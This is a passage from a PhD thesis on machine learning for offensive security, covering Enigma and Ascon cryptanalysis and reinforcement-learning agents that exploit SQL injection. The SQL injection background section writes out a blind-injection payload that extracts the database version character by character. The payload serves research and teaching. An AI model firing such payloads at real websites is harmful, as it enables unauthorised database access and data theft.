UNIVERSITY
OF OSLO

Åvald Åslaugson Sommervoll

Machine learning for offensive cyber operations

Thesis submitted for the degree of Philosophiae Doctor

Department of Informatics
Faculty of Mathematics and Natural Sciences

2022

Series of dissertations submitted to the
Faculty of Mathematics and Natural Sciences, University of Oslo
No. 2595

ISSN 1501-7710

Cover: UiO.
Print production: Graphics Center, University of Oslo.

Preface

This thesis is submitted in partial fulfillment of the requirements for the degree of *Philosophiae Doctor* at the University of Oslo. The research presented here was conducted at the University of Oslo under the supervision of professor Audun Jøsang, Leif Nilsen, and associate professor Thomas Gregersen. This work was financed as a university scholarship at UiO. The general focus of this thesis is on offensive cyber security. However, the topic of offensive cyber security is broad; hence the focus of this thesis has been narrowed down to applying machine learning for penetration testing and cryptanalysis. In that effort, this thesis comprises six papers: one review paper, three papers on machine learning cryptanalysis, and two papers on machine learning for penetration testing. The papers are preceded by four introductory chapters that motivate the work, provide background information, relate the papers to each other, and summarize the contributions with the research questions in mind.

Acknowledgements

I wish to extend a special thanks to Audun Jøsang for his guidance and for giving me the freedom to explore and find my footing as a true researcher in the academic community. I would also like to thank my co-supervisors, Leif Nilsen, and Thomas Gregersen, who introduced me to the field of cryptography. Also, special thanks to two recent co-authors, Fabio Massimo Zennaro and László Erdődi, who joined me in my research on the exciting topic of penetration testing. Moreover, the many follow-up meetings with Fabio regarding machine learning were particularly fruitful. Regarding acknowledgments, I should extend my gratitude to my fellow Ph.D. students, especially for interesting discussions both during and outside working hours. I also thank my parents, Dag Einar Sommervoll and Åslaug Helland, for their words of encouragement and constant support.

Åvald Åslaugson Sommervoll
Oslo, October 2022

List of Papers

Paper I

Å. Å. Sommervoll and A. Jøsang "Machine Learning for Offensive Cyber Operations". In: *The NISK 2021 Proceedings*. Vol. 8, Issue. 3, (Jan 2022),

Paper II

Å. Å. Sommervoll and L. Nilsen "Genetic algorithm attack on Enigma's plugboard". In: *Cryptologia*. Vol. 45, Issue. 3, (Mar 2020), pp. 194–226. DOI: 10.1080/01611194.2020.1721617.

Paper III

Å. Å. Sommervoll "Dreaming of keys: Introducing the phantom gradient attack". In: *Proceedings of the 7th International Conference on Information Systems Security and Privacy (ICISSP 2021)*. Vol. 7, Paper nr. 90, (Feb 2021), pp. 619–627. DOI: 10.5220/0010317806190627.

Paper IV

Å. Å. Sommervoll "The Phantom Gradient Attack: A Study of Replacement Functions for the XOR Function". In: *QShine 2021: Quality, Reliability, Security and Robustness in Heterogeneous Systems proceedings*. Vol. 402, (Nov 2021), pp. 228–238. DOI: 10.1007/978-3-030-91424-0.

Paper V

L. Erdődi, Å. Å. Sommervoll and F. M. Zennaro "Simulating SQL injection vulnerability exploitation using Q-learning reinforcement learning agents". In: *Journal of Information Security and Applications*. Vol. 61, (September 2021), DOI: 10.1016/j.jisa.2021.102903.

Paper VI

L. Erdődi, Å. Å. Sommervoll and F. M. Zennaro "Simulating all Archetypes of SQL Injection Vulnerability Exploitation Using Reinforcement Learning Agents". *Submitted to International Journal of Information Security*.

Contents

List of Figures

List of Tables

Chapter 1

Introduction

1.1 Motivation

The eternal struggle between attacker and defender is an inherent part of the human condition. Now in the modern era, this struggle continues in cyberspace between offensive cyber operations and cyber defense. Note that offense or defense does not necessarily correspond to "good" or "evil" because that is a matter of perspective. This move to the cyber domain is relatively recent and is the byproduct of computers and how they have radically changed our society. A crucial contributor to this development was Alan Turing, who formalized the definition of the *Turing machine* in 1936, before WWII (1939-1945). This theoretical machine is so general that it can implement any computer algorithm. To this day, modern programming languages prove that they can simulate a Turing machine and, as a result, can also implement any computer algorithm[1]. The Turing machine is a crucial contribution to the establishment of computer science, laying the foundation for the digital transformation we see today. Alan Turing and his peers at Bletchley park would further the idea of the computer during WWII by creating computers and using them for arguably the first-ever computerized cryptanalysis and, thereby, one of the first offensive operations to use a computer. Contemporary cryptanalysis is typically computerized.

In 2018, 82% of Western Europe was on the Internet, and 51% globally [Cis20]. Between 2018 and now (2022), the world has faced a pandemic where many people, through isolation, saw the rapid introduction and use of multiple digitization tools that may have existed for a long time but had yet to see widespread use. Online meetings, governmental location tracking, online doctor appointments, and working from home became widespread phenomena. From this, it is clear that the infrastructure in which we live and work has evolved dramatically. Physical safeguards alone are no longer sufficient; we also need cyber security and cyber experts to protect our online banking, online doctor prescription, and privacy. Fortunately, cyber security is already receiving significant attention in terms of education, research, and innovation [ASL20; BG16; GN16; Kam+20; RM18; Xin+18].

Moreover, the above-cited review papers cover publications that use machine learning for cyber defense. The growing number of research papers illustrates the ample motivation and fruitfulness of using machine learning for cyber defense. However, a largely neglected topic, at least in the open academic literature, is that of offensive operations using machine learning. Intuitively, sharing knowledge and innovation in defensive security controls is desirable to improve defensive security controls, but sharing how defensive security controls can be attacked

[1] If a system has this quality, we say it is Turing complete.

can be controversial. However, such research is equally important to improve the development of defensive cyber security controls. The most dangerous vulnerabilities are the unknown ones. However, if they are discovered, corrective measures can be deployed before real attackers exploit them. Motivated by this fundamental principle, we aim to add new insight to the field of offensive cyber operations with machine learning.

Studying offensive cyber operations is essential to predict possible future attacks[2]. A clear understanding of the potential threats will help defenders to be better prepared and stimulates the development of new defensive security controls and tools. In machine learning, success in image generation with generative adversarial networks is based on the same fundamental principle. One machine plays the generator which is pitted against an adversary trying to distinguish between generated and natural images. Without the model for the adversary, the learning would not be as effective. Also, in cryptography, the only reason modern cryptography is as strong as it is today is that researchers from all over the world attempt to cryptanalyse the systems as a verification of the systems' strength against attacks. The general advice to improve the security of a business is to do a penetration test so that possible vulnerabilities can be exposed. NATO and other security-focused organizations also know the value of simulated attacks; this is why they host competitions to simulate attack and defense in a cyber range. In these competitions, there are two teams: the red team and the blue team. The blue team plays defense and does the usual defensive operations. In contrast, the red team is on the offense mimicking an attacker's mindset and actions to test the blue team's defensive capabilities [BÇR15]. The examples above illustrate precisely the principle that *research on offensive cyber operations is essential for strong cyber security.* Moreover, practicing offensive cyber operations is vital beyond its potential for detecting vulnerabilities and improving cyber security, as offensive cyber operations have become an essential part of warfare. In the paper *The role of offensive cyber operations in NATO's collective defense*, Lewis states that offensive cyber operations are a part of warfare that advanced militaries cannot ignore [Lew15].

The focus on machine learning is motivated by its enormous potential and widespread use. Gaining machine learning supremacy has become a new arms race with heavy investments by nations such as the People's Republic of China and the United States of America [OMe+19], but also by giant corporations such as Meta (Facebook) [JP15], Alphabet (Google) [LM18], and Amazon [Ram+18]. Despite this, our survey paper, Paper I, shows the surprising lack of published research on offensive cyber operations with machine learning. This may be natural due to the sensitive nature of offensive tools. However, it can also be due to the inaccessibility of reliable datasets for machine learning.

Nevertheless, some researchers are working on creating datasets for training machine learning models for offensive cyber operations. For example, R. Chetwyn, with his repository on dynamic CTF games [Che22], is developing a tool to automate the generation of SQL injection challenges. Tools that can generate

[2]Research could also uncover an existing attack currently unknown to security experts.

simulated environments for offensive cyber operations would be valuable when training and testing machine learning techniques for ethical hacking. However, this environment alone is not enough, as we are typically interested in finding and exploiting unforeseen vulnerabilities. So while Chetwyn's environment is a great starting point, the machine learning models should also be tested on real-world capture-the-flag challenges that are not automatically generated.

1.2 Research questions

This research aims to contribute to the new research field of machine learning for offensive cyber operations. As machine learning is computerized, a natural starting point is to look at one of the earliest instances of computerized offensive operations. In our motivation, described in Section 1.1, we saw that the first computerized cryptanalysis occurred during World War II (WWII). This was also one of the very first uses of an electric computer. The system that they attacked was the German cryptographic machine; Enigma. Since WWII, Enigma encryption has been broken many times in several different ways, giving critical insight into a piece of history. In addition, techniques that have been shown to work on Enigma may become useful building blocks for future cryptanalytical attacks. Inspired by this, we wish to answer the following:

RQ1 To what extent can genetic algorithms be used to improve the cryptanalysis of the historical cryptosystem Enigma's plugboard?

We focus on Genetic Algorithms, a machine learning technique adept at escaping local optima, and because of the DNA-like appearance of Enigma settings, particularly the plugboard settings. Whether our findings can aid modern cryptanalysis has yet to be determined, especially as modern cryptosystems are rapidly evolving. One of the more recent additions to the field of cryptography is the *sponge construction* (2011) [Ber+11]. A modern cryptosystem that uses this construction is Ascon v1.2 which won the CAESAR (Competition for Authenticated Encryption: Security, Applicability, and Robustness) in 2019 [Ber19] and was a NIST lightweight crypto competition finalist in 2021 [NIS22]. Analyzing the vulnerability of this system to machine learning attacks could have significant importance. Inspired by this, we wish to investigate the following:

RQ2 What is the potential of using machine learning to recover the secret key when it is hidden by complex permutations in a modern cryptographic sponge construction like that used in Ascon?

Exploring and understanding the almost uncharted security threats of machine learning is essential not just for security experts but also for society in general.

Investigating potential threats posed by machine learning is important now that it is transforming society with almost endless applications. One such application is hacking, which is probably being researched and developed in secret by many organizations, which will give malicious actors the capability of conducting automated attacks. We can already see the effect of machine learning

on security with the increasing complexity of CAPTCHAs to prove that the user is human[3]. As we saw in the motivation Section 1.1, there is a strong focus on cyber defense, but the apparent lack of research in offensive cyber operations can represent a serious weakness.

For this reason, it was desirable to shift the research lens to ethical hacking, specifically SQL injection, within the larger field of penetration testing. Our focus on SQL injection was motivated by OWASP, which identified SQL injection as the most significant web application security risk in their 2017 report and as the third biggest web applications security risk in their 2021 report: OWASP top 10 [OWA]. Our third research question, therefore, focuses on finding SQL injection vulnerabilities:

RQ3 How can we use the machine learning technique, reinforcement learning, to find SQL injection vulnerabilities?

Moreover, it is of great interest if we can not only find, but also simulate the exploitations that an attacker might take. This motivates our last research question:

RQ4 How can we use reinforcement learning to not only find, but also exploit SQL injection vulnerabilities?

Finding and revealing potential exploits is so crucial that many organizations have bounty programs offering a reward for finding a vulnerability on their website and ethically disclosing it to them. Moreover, firms pay handsomely to penetration testers or ethical hackers to test the integrity of their systems. Of course, our motivation is to improve security, not for financial gain, but the prospect of financial gain is correlated with the relevance and need for research.

1.3 Approach and research methods

As outlined by the research questions, our research method was cumulative. First, we investigated and elevated our understanding of cryptography, focusing on machine learning-based cryptanalysis and the Enigma machine, creating a foundation for RQ1 and RQ2. The initial reading was disheartening as cryptography, and machine learning do not mix very well. Machine learning is typically trained to find a good solution gradually. In contrast, in cryptography, there is typically no gradual solution, in the sense that either has the secret key been found or it has not. Modern cryptosystems are also designed so that it is practically impossible to tell if a guessed/retrieved key is close to the secret key, thereby frustrating an attacker's attempts at gradually retrieving the key. For this reason, it is perhaps not surprising that successful research using machine learning attacks on cryptographic algorithms is limited.

However, historic cryptosystems do not always have this rigorous requirement. For example, the cryptographic machine, Enigma, has been broken many times

[3]This increase in complexity is because machine learning models can increasingly solve more complex CAPTCHA challenges.

in several different ways [Gil95; OW17; Wil00] since its initial cryptanalysis by Alan Turing and his team. This existing research was highly relevant for research question RQ1, where we explored and read about the many Enigma cryptanalyses. Moreover, Alan Turing's attack was a guessed plaintext attack, where they recovered or guessed the plaintext and then used this knowledge to aid in their cryptanalysis. In our approach, we wanted to construct a ciphertext-only attack, where we assume not to know anything about the plaintext except that it is in English. In order to run our experiments for proof-of-concept, we used and investigated an existing Enigma simulation, confirming that it was an accurate model of Enigma, including its mechanical flaw of double stepping. Then we encrypted English plaintext with random Enigma settings and tested how effective our GA attack was at recovering the plaintext. As the machine learning model did not know what the plaintext was supposed to be, it prioritized maximizing the index of coincidence, described in Section 2.2.2. After a certain number of generations, the GA terminated, and we, the external operator, could confirm that it had found the solution. The GA approach managed to break the cipher very efficiently. Paper II gives a thorough discussion of the results and a comparison with earlier approaches.

Building on this, looking at the more modern cryptosystem Ascon for research question RQ2, we faced a more daunting challenge. Very few works have used machine learning for algorithmic cryptanalysis of modern cryptosystems. We, therefore, proposed a novel method of cryptanalysis. Inspired by the general success and innovation in training neural networks and Gohr's [Goh19] cryptanalytic success with neural networks, we opted to create a novel known-plaintext attack based on how neural networks are trained. In this approach, we started small and looked at a single round of the Ascon permutation; however, modern cryptosystems are hard to crack, and the initial results were modest. Nevertheless, the novel approach and the preliminary results showed some promise, leading to the publication of Papers III and IV in the proceedings of ICISSP 2021 and QShine 2021.

To investigate research question RQ3 and research question RQ4, we read the literature on SQL injection and consulted a professional penetration tester to further our understanding of the problem and the existing literature. During the research phase, two problems arose: 1. Identifying vulnerabilities was ambiguous, and often the only surefire way to confirm a vulnerability was to demonstrate an exploit. Additionally, 2. there are many different ways to do SQL injection exploitation and many different countermeasures. As a result, we focused first on exploitation, research question RQ4, publishing Paper V, and experimenting with exploiting a single vulnerability with reinforcement learning for proof-of-concept. Empowered by the positive results, we extended to exploit all five SQL injection archetypes in Paper VI and, in the process, also identified the different vulnerabilities in order to exploit them. Paper VI has been submitted to *the International Journal of Information Security* and is awaiting a review.

After observing the low number of publications on offensive cyber operations with machine learning, we published Paper I, a brief review paper aimed at quickly giving interested researchers an overview while at the same time highlighting

potential future research.

1.4 Structure of the thesis

This thesis has a cumulative structure consisting of six research papers. There are two main parts where the first part, consisting of chapters one through four, describes the research project in general, and the second part contains the publications.

Chapter 2

Background

2.1 Machine learning

In recent years machine learning has gone from curiosity to an essential tool with many applications. It has made its way into almost every field of research and has a rapidly growing number of practical applications with enormous business and societal impact. Much of this is due to the rapid development of new models and architectures incentivized by heavy corporate investments, governmental interest, and research curiosity. However, some of it is also since machine learning has grown to include traditional statistical techniques, such as ordinary least squares regression, predating machine learning, and computers. In this thesis, we use three different machine learning techniques: 1. The Genetic Algorithm (GA), 2. Artificial Neural Networks (ANN), and 3. Reinforcement Learning (RL). For clarity, we will cover them in some detail here in the background section. However, some background information is often also found in the papers.

2.1.1 Genetic Algorithm (GA)

The Genetic Algorithm technique is a form of semi-supervised learning that draws its inspiration from evolution. The algorithm searches for an optimal solution to a problem by simulating a *population* of *individuals*, where each individual holds a candidate solution. The candidate solution can typically be divided into *genes*, and the collection of these genes is called the *genome*. The individuals are then ranked according to the fitness of their genes, computed with a *fitness function*, which evaluates how good the candidate solution is. The best individuals create offspring with a genome that is typically a recombination of the genes of two parent individuals in a process called *cross-over*. During training, the population is constantly updated as the algorithm iteratively replaces the worst part of the population through cross-over. Typically the entire population is updated at once, and the updated population is called the next *generation*. This partitioning of time is useful because it allows us to talk about the fitness at a specific time step and because it is a good analogy to the concept of generation in biology. However, the GA would converge too quickly and probably find a suboptimal solution with just the elements described above. Therefore another biologically inspired technique called *mutation* is added, represented by a *mutation rate*, which gives the rate of a specific gene being replaced through mutation. Highly related, the *mutation probability* gives the probability of a genome having any mutation.

2.1.2 Artificial Neural Networks (ANN)

Artificial neural networks (ANNs) and machine learning are terms often used interchangeably in the media. This is because ANNs are used in almost every machine learning application as it has excellent generalizability. At the most basic level, ANNs are a network of *artificial neurons*, often just called *neurons*. How these neurons are organized depends on the application, as the networks are often adjusted to their respective tasks. Some examples are convolutional neural networks for image processing, recurrent neural networks for text prediction, and feed-forward networks for regression problems. The commonality of these models is that the neurons are represented by a mathematical function. In feed-forward networks (FFN), the neurons are ordered in *layers*, where the mathematical function for a specific neuron is only based on the neurons in the preceding layer. Typically this mathematical function is a weighted sum:

$$x_{i+1,j} = f(x_{i,1}, x_{i,2}, ..., x_{i,n_i}) = \omega_{j,0} + \omega_{j,1} \cdot x_{i,1} + \omega_{j,2} \cdot x_{i,2} + ... + \omega_{j,n_i} \cdot x_{i,n_i}, \quad (2.1)$$

where x gives the current value[1] of a neuron, i gives the layer number, j gives the number of the neuron within layer i, n_i gives the number of neurons in layer i, and ω is the weights. From there, the input propagates layer by layer until the propagation reaches the neurons in the *output layer*, which then holds the output[2] of the neural network.

If a network is sufficiently deep, generally with at least two *hidden layers*, such a network is called a *deep neural network* and is part of the family of *deep learning* techniques.

From Equation (2.1), it may seem that a neural network is no different from ordinary least squares regression and can only be trained to make linear predictions. However, this is not the case, as almost all neurons of a neural network are followed by an *activation function*. These activation functions typically introduce some non-linearity to the network allowing it to make more specialized distinctions. One of the most common such activation functions is the Rectified Linear Unit (ReLU) which can be expressed as:

$$f(x) = max(0, x), \quad (2.2)$$

which, despite its simplicity, gives the neural network sufficient non-linearity and enables swift learning. Paper IV discusses how an activation function can be used with our phantom gradient attack in order to improve its performance.

2.1.3 Reinforcement Learning (RL)

Reinforcement learning (RL) is a machine learning technique that also draws its inspiration from nature, not directly from the brain or evolution, but from how

[1] Note that the current value of a neuron is often referred to as its state. This term is useful for explaining certain aspects of ANNs, but is not essential to this thesis and is therefore omitted.

[2] For classification problems, this output is typically a vector that gives the predicted class.

humans train animals through reinforcement. By encouraging desirable actions through positive reinforcement and discouraging undesirable actions through negative reinforcement. The hypothetical animal being trained is referred to as an *agent* acting in an *environment*. In this environment, the agent has a perceived *state*, a set of available *actions*, and a *policy* to select actions. This policy is at the root of reinforcement learning. The agent aims to learn a good or, ideally, an optimal policy that maximizes its *reward* (positive reinforcement). After an agent has selected an action, the environment feeds the agent some observations, and the agent updates its perceived state[3]. This new state comes with a reward, which the reinforcement learning agent can use to update its policy. This reward can be positive or negative. Some works like Paper VI, therefore, divide the reinforcement learning problem into a tuple $(\mathcal{S}, \mathcal{A}, T, R)$, where:

- $\mathcal{S}$ is a set of states for the environment;
- $\mathcal{A}$ is a set of actions that the agent can take;
- $T : \mathcal{S} \times \mathcal{A} \to \mathcal{S}$ is a transition function describing how the environment moves from one state to another after the agent takes an action;
- $R : \mathcal{S} \times \mathcal{A} \to \mathbb{R}$ is a reward function that quantifies the goodness of taking an action in a given state resulting in a potentially new given state.

This subdivision outlines the key elements for reinforcement learning and updating its learning policy, π.

Q-learning

The reinforcement learning technique Q-learning tries to estimate the value of the available actions for each given state. It does this by giving each state-action pair an initial value as a guess, where typical values are 0, 1, or a random value in the range 0 and 1. Then it iteratively updates these pairs as follows:

$$Q(s_t, a'_t) \leftarrow Q(s_t, a'_t) + \alpha \cdot (r'_t + \gamma \cdot \max_{a \in A_{t+1}} [Q(s_{t+1}, a) - Q(s_t, a'_t)]), \qquad (2.3)$$

where Q is a function that takes a state and an action and returns its estimated reward for that action given the state, s_t gives the state at time step t, a'_t gives the action taken at timestep t, α is the learning rate, r'_t gives the observed reward after action a'_t, γ is the discount, A_{t+1} is the set of actions at time step $t+1$, and s_{t+1} is the state at time step $t+1$. The learning rate α indicates how fast the agent learns and how much weight it places on a single experience. If we have a learning rate of 1, the agent places a high weight on a single experience. A learning rate of 0 means no learning at all. Typical learning rates are 0.1 and 0.01. However, many modern RL algorithms have a dynamic learning rate where initially, it has a significant learning rate[4]. Then as it learns, it decreases the

[3]This new state can be the same as a prior to the action.

learning rate to give the policy a final polish. The discount factor γ indicates the weight the agent places on possible future rewards: If we set $\gamma = 1$, it does not distinguish between future rewards and immediate rewards, $\gamma = 0$ means that it only looks for immediate rewards, typically the discount is therefore somewhere in between 0 and 1, like 0.9. In the state-of-the-art reinforcement learning library: Stable-Baselines3 [Raf+21], the default discount factor for Deep Q-learning is 0.99.

Tabular Q-learning Perhaps the most straightforward implementation of Q-learning is tabular Q-learning, where the values for each state-action pair are given by a cell in a table, where each row gives a different state, and each column gives a different action. This way of storing the values is very accurate but requires much memory, especially as some reinforcement learning problems can have a considerable number of possible states.

Deep Q-learning (DQN) Deep Q-learning alleviates the space concerns by replacing the table with a deep neural network, which can be implemented to take the state as input and return the value for each state-action pair. We call these pairs $q(s, a_j)$, where j indicates a possible action. After an action has been taken, let us say action number k was taken, resulting in reward r and state s_{t+1}. Then we should update our Q-network. This is done by comparing the observed reward r and potential future reward $\max_{a \in A_{t+1}}(Q(s_{t+1}, a))$ to the value that we previously observed:

$$loss = Q_t(s, a_k) - (r + \gamma \max_{a \in A_{t+1}} [Q(s_{t+1}, a)]). \tag{2.4}$$

With this loss, our network can backpropagate and update the weights.

2.2 Cryptography

Like machine learning, the field of cryptography has recently seen rapid development. These recent developments in cryptography are primarily simulated by the potential threat of quantum computers paired with algorithms such as Shor's and Grover's algorithms, but also because of the general need for secure communication. While quantum cryptanalysis and post-quantum cryptography are exciting aspects of the field, this thesis focuses on machine learning attacks on symmetric encryption algorithms. The number of published machine learning attacks on cryptographic algorithms is perhaps surprisingly low, but this is not without reason. Cryptographic algorithms hide how close an attacker is to a solution, while machine learning typically tries to find a local optimum gradually. These local optima may not be the best solution, but it is generally a good solution. However, a relatively good solution does not make sense in most cases

[4] Sometimes this learning rate is as high as $\alpha = 1$.

of cryptanalysis[5]. However, in some cases, some clever attack designs can get around this.

2.2.1 Symmetric cryptography

In symmetric cryptography, there is a single secret key, k, an encryption algorithm, E, and a decryption algorithm, D, where both algorithms take two input arguments. The encryption algorithm E takes the plaintext message m and the secret key k as input to produce a ciphertext c. The decryption algorithm takes a ciphertext c and the key k to produce a plaintext message m.

$$E(m, k) = c \tag{2.5}$$

$$D(c, k) = m. \tag{2.6}$$

In some cases, the encryption and decryption algorithms are the same, leading to the following:

$$E(E(m, k), k) = E(c, k) = m. \tag{2.7}$$

One such algorithm is Enigma encryption which the Germans used during WWII. Encryption and decryption being equal is also the case for many modern cryptographic algorithms that focus on getting a random sequence of bits from the key and to XOR, the pseudo-random bit-sequence with the ciphertext or plaintext. This duality is also favorable from an implementation perspective as it only requires the secure implementation of one algorithm.

2.2.2 Index of coincidence

Natural languages have an uneven distribution of their characters; for example, English, German and Norwegian have a high frequency of the letter 'e', especially compared to low-frequency characters like 'z' or 'x'. This knowledge was used in early cryptanalytical attacks. However, the connection becomes obscured with more complex ciphers, such as Enigma encryption, where the character frequencies are scrambled. However, this can also be a tool for a cryptanalyst to get some indication of how close one is to deciphering a particular message. Though frequency analysis depends on the language being attacked, as the letter frequency varies between languages, a more general approach is to use the index of coincidence (IC) [Fri87]. The index of coincidence gives the probability that two randomly selected characters are equal:

$$\mathrm{IC} = \frac{\sum_{i=1}^{26} f_i \cdot (f_i - 1)}{N \cdot (N - 1)},$$

where f is the frequency of character number i and N is the total number of characters[6]. Plaintext English typically has an IC of around 0.066, while German

[5] We saw in Paper II that in ciphertext-only cryptanalysis, it is possible that global optima is not the correct decryption but instead some other key. Thought this depends heavily on the ciphertext length and the measure used.

[6] Note that this calculation is for an alphabet with 26 characters. For Norwegian, which has 29 characters, it would be the sum over 29.

is around 0.07 [Gil95], and a completely even distribution of the 26 characters is around 0.039.

2.2.3 Sponge Construction

Many modern cryptosystems have or utilize a sponge construction. Generally, a sponge construction has a state of b bits and uses a permutation f that operates on all b bits of the state [Ber+11]. The initialization of this b-bit state can vary; in Bertoni et al.'s duplex construction, it is initialized to only contain 0 bits. However, Ascon, which we study in Papers III and IV, uses a more complex initialization of its 320-bit state. The first 64 bits are a constant, IV (Initialization Vector), the next 128 bits are reserved for the secret key, and the last 128 bits are filled by a nonce [Dob+16]. In a cryptographic setting, a nonce is an arbitrary number, often random or pseudorandom-number, used once in a cryptographic communication. For Ascon, this is a public message number that is not assumed to be secret, while the secret key is, of course, assumed to be secret.

In a key recovery attack, we focus on this initial state since if an attacker can recover the initial state, they also recover the key. Moreover, an attacker already knows 60% (the 64-bit constant and the 128-bit nonce) of the initial state information that could be utilized in an attack. This initial state goes through a series of permutations and alterations, as seen in Figure 2.1. Most notable are the permutations p^a and p^b, where in standard Ascon, $a = 12$ and $b = 6$, and p is an SPN-based round transformation that is iteratively applied. In other words, the state undergoes 12 round transformations during initialization and finalization and 6 round transformations for intermediate steps. The round transformation p can be divided into three parts: p_C, which adds a constant; p_S,

[7] Associated data can be omitted but is used to add context to the data, so that duplicate messages cannot be reused.




Figure 2.1: Ascon's mode of operation: Encryption

IV is a constant, K is the secret key, N is a nonce, S_r and S_c is the rate and capacity part of the state S, A_i, P_i and C_i are 64-bit blocks of associated data[7], plain text and cipher text in position i, p^b and p^a are Ascon permutations run 12 and 6 times respectively, || is used to symbolize concatenation, $\oplus$ means XOR and T is the tag used to authenticate the message. (Edit of a figure in *Ascon v1.2, Submission to the CAESAR Competition* [Dob+16])

the substitution layer; and p_L, providing diffusion. An in-depth breakdown of these sub-transformations can be found in Section III.4 as part of Paper III but will not be listed here.

The state can be divided into S_r and S_c, where S_r consists of 64 bits and is occasionally extracted as ciphertext after XOR operations with the plaintext. The remaining 256 bits, S_c, remain hidden and do not receive any external input directly but are influenced indirectly as the entire 320-bit state is affected by the permutations. The layered shape of the sponge function is reminiscent of the layers in a neural network. We, therefore, believe that it can be especially vulnerable to neural network attacks, and the phantom gradient attack, introduced in Paper III, may be a stepping stone in illuminating this vulnerability.

2.3 SQL injection

An attacker breaking cryptographical systems is a serious threat in cyberspace. However, in our study of offensive operations, we also focus on SQL injection vulnerabilities, which also represents a serious threat [OWA]. SQL injection vulnerabilities are serious web vulnerabilities that allow attackers to enter arbitrary commands and data into the underlying back-end database of a web server. Proper input sanitation is essential to defend against this kind of vulnerability. However, it is surprisingly challenging to counteract all attack vectors. Hence, this attack is listed as the 3rd most prominent web application risk in 2021 and was the number one web application risk in 2017. Conducting penetration testing to expose SQL injection vulnerabilities, if present, is essential for improving an organization's cyber security. A general principle for SQL injection vulnerability exploitation is to escape the input string, typically with ", ' or ϵ allowing the input following them to be read as code instead of a string[8]. We call symbols that escape the string input for *escape characters*. Moreover, the potentially vulnerable input field interacts with the server-side database in some way. However, this query is hidden from the user, and we call this server-side query the *hidden query*. With this vulnerability being common, there are many variations; in Paper VI, we divided SQL injection vulnerabilities into five archetypes:

1. Union-based vulnerabilities,
2. Stack-based vulnerabilities,
3. Boolean-based blind vulnerabilities,
4. Error-based vulnerabilities,
5. Time-based blind vulnerabilities.

[8]Some inputs, like numbers, are not always read as a string and can be read as code directly. In this case, no escape character is needed, and we call this ϵ.

However, there are other subdivisions. For example, Halfond et al. [HVO+06] divide it into 7. Most of these fall into one or more of our proposed archetypes.

Union-based vulnerabilities: In our subdivision, union-based SQL injection vulnerabilities are cases where an attacker can execute custom queries by utilizing the UNION SQL keyword. This happens when the attacker recovers the correct escape character, knows the correct number of columns accessed by the hidden query, and the website does not sanitize the input data properly.

Stack-based vulnerabilities: Compared to union-based vulnerabilities, stack-based vulnerabilities are easier to exploit, as the website allows for query stacking. This means that an attacker can execute their custom query by using the correct escape character and stacking a new query after the hidden query without the need to discover the number of columns.

Boolean-based blind: Exploiting boolean-based blind vulnerabilities can be more tedious than exploiting union-based or stack-based vulnerabilities. An attacker cannot see the result of their queries directly but can only distinguish between receiving a response and not receiving a response. This means that considerably more queries must be utilized, so much so that it typically must be automated. To discover what SQL version the target website is running, an attacker would, for example, first send:

' or ASCII(Substr((SELECT @@VERSION),1,1))< 64;#

This will indicate whether the first character of the version has ASCII encoding less than 64. If true, the attacker might check if it is also less than 32 and iteratively narrow down the search until the ASCII encoding of the first character has been found. Then the attacker will move on to recovering the second character. Of course, some educated guesses can be made along the way, but as is evident from this example, this exploit is more computationally intensive.

Error-based vulnerabilities: Error-based vulnerabilities are among the most straightforward SQL injection vulnerabilities to exploit as they give the user an error on incorrect queries. This vulnerability rarely comes alone and usually gives an attacker ample information to conduct an attack efficiently.

Time-based blind vulnerabilities: In many ways, time-based blind vulnerabilities are similar to boolean-based blind vulnerabilities, except where boolean-blind vulnerabilities leak boolean information through the webpage response, time-based blind vulnerabilities leak boolean information through their response time. In this binary setting, typically, long and short response times correspond to the true and false boolean values. However, the relationship between a long or short response time does not correspond directly to true or false boolean values. This mapping depends on the query used and the website implementation. Using the response time, in a similar fashion to boolean-based

blind exploitation, an attacker can deduce their way to recover a lot of potentially classified information from the website. However, in time-based blind, we have the added complexity of network traffic. Randomly without warning, a response that would usually be fast can be slower. Therefore, when conducting this kind of exploit, it is customary to conduct the same query multiple times to estimate its true or false value accurately.

Chapter 3

Contributions

3.1 Summary of research papers

Paper I: Machine Learning for Offensive Cyber Operations

Paper I is a review paper summarizing the developments in machine learning for algorithmic cryptanalysis and the developments in machine learning for SQL injection. It summarizes and places Paper II, Paper III, and Paper V in the literature and compares them to relevant related works. By reviewing the related works, we also highlight some of the challenges that machine learning research has in the respective fields. Machine learning for algorithmic cryptanalysis is inherently tricky because cryptographic algorithms are designed to be difficult to cryptanalyze, but also because of how machine learning algorithms typically learn. A machine learning system typically approaches an increasingly better solution gradually, and since cryptographic algorithms are designed to obscure precisely this, the two fields are especially challenging to combine. Even though the fields are difficult to combine, there have been some successful machine learning attacks on cryptosystems, albeit little substantial on state-of-the-art modern cryptographic algorithms. Machine learning for penetration testing is considerably easier to combine and has been researched relatively little. At the time of publishing Paper I, there was only one study on ML-based SQL injection vulnerability exploitation, which is an integral part of penetration testing.

This summary serves as a quick introduction to the field to stimulate and encourage more research in this field which we also believe is very important and which we believe will receive significant attention in the near future.

Paper II: Genetic algorithm attack on Enigma's plugboard

This paper introduces a new attack on the historic cipher Enigma, attacking its plugboard using machine learning. The approach used the genetic algorithm method to attack Enigma's plugboard. Through cross-over and random mutation, we not only solve Enigma's plugboard but do so faster than earlier approaches. A significant challenge for a successful machine learning attack is to achieve some form of gradual learning that most cryptosystems are inherently designed to obscure. However, not all cryptosystems do so efficiently. Gillogly showed that the index of coincidence effectively exposes a weakness in Enigma's plugboard, allowing an attacker to compare attempted decryptions to each other [Gil95]. Therefore in this study, we use the index of coincidence as our fitness measure. The genetic algorithm, paired with such a fitness measure, found the solution faster than any earlier approaches and robustly. We tested the decryption multiple times on ten different secret Enigma settings[1]. We also analyzed the

